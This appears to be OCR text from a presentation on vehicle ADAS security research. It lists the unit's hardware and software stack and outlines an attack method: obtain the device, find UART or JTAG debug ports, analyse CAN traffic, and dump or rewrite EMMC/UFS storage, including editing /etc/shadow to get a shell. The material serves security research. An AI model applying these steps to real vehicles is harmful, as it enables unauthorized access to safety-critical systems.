
ADAS Internal Structure:

- SoC: Includes ARM CPU and AI NPU, runs an operating system, performs AI inference
- Memory: DDR
- Storage: UFS, EMMC, NorFlash
- Network: Onboard Ethernet chip
- MCU: Autonomous driving decisions, CAN transmission and reception, fault monitoring and degradation, power management, ultrasonic radar algorithms, AEB decisions, etc.
- Serializer/Deserializer: Camera data input, outputs video signal (e.g., parking 360 view) to IVI
- Power management chip, CAN transceiver chip.
- Various interfaces: Power, Ethernet, CAN, etc.
- Other: GNSS GPS chip, IMU chip




IVI
FSD View
Parking View
LVDS Display
front fisheye
front main
front narrow
left
right
rear
LVDS
MIPI Camera Interface
Deserializer
FSD
Parking
Perception Tasks
Obstacle
AEB
Lane
Traffic Light
Localization
Prediction
Planning
HMI
Control
ZMQ/DDS/SOMEIP
Monitor
Time Sync
Log
HW Driver
Nvidia Drive OS
IMU
GNSS
HDMap
Soc Orin-X
SPI Interface
Lidar
Marvell Switch
Arbitration
CAN/FlexRay
Steer-by-wire
Fault diagnosis
Power management
Ultrasonic radar
CAN Transceiver
MCU TC397
ADAS
Chassis/Powertrain CAN
Ultrasonic radar
GW


Cameras
Soc Orin-X
Linux / QNX
Perception
Control
CAN
MCU TC397
ADAS
Android on QNX
Display
CAN
IVI
4/5G module
Internet
CAN
T-Box
Chassis/Powertrain CAN
Info CAN
Telematics CAN
CAN
VCU
CAN
CAN
CAN
Eth Switch
CAN
CAN
GW
ECUs
Diag CAN
Body CAN
CAN
DoIP
OBD
CAN
Auto AC
Door
Body electronics


APP / Task
SOA
OTA
Security
Proxy
ZMQ
.....
Perception
BEV
OCC
AEB
Lane
Traffic Light
Obstacle
Prediction
Fusion
Localization
Planning
Control
MAP/HMI
SYS
ROS2
Nvidia DriveOS
Other Auto Framework
Linux
QNX
HW
Orin
Horizon
TI
....
MCU
EMMC/UFS
SW
CAN
GNSS
IMU
Ser/Des
PMIC
.....

How

How to Research ADAS - Analyze as an IoT Device

Familiarize with the structure, find entry points, complete the attack.

Remote code execution (RCE) may not be achievable, but risks such as information leakage are also significant.

Operating System:

Access the file system, for example, through firmware extraction or firmware download.

Obtain shell access, for example, through a debugging port.

Interface Analysis:


Assess interfaces: UART, Ethernet ports, JTAG, DAP, etc.

Signal Analysis:


Analyze CAN signals, CAN FD, vehicle Ethernet.


How to Research - Acquiring the Device


How to Research - Acquiring the Device




How to Research - Powering On and Ignition











https://cars-technical.com/product/im-l7-ls7-workshop-service-repair-manual-wiring-diagram/


Read EMMC/UFS Storage




UFS





EMMC





Read EMMC Storage












Use UFS Programmer to dump / write

EMMC internally integrates a Flash Controller.
Allows direct editing and deletion.
For example, modifying the /etc/shadow file.


UFS currently lacks effective file management methods. Similar as dd.

Current use of UFS programmers:


- Complete dump, write (up to 300MB/s).
- Supports specified offset.




UFS

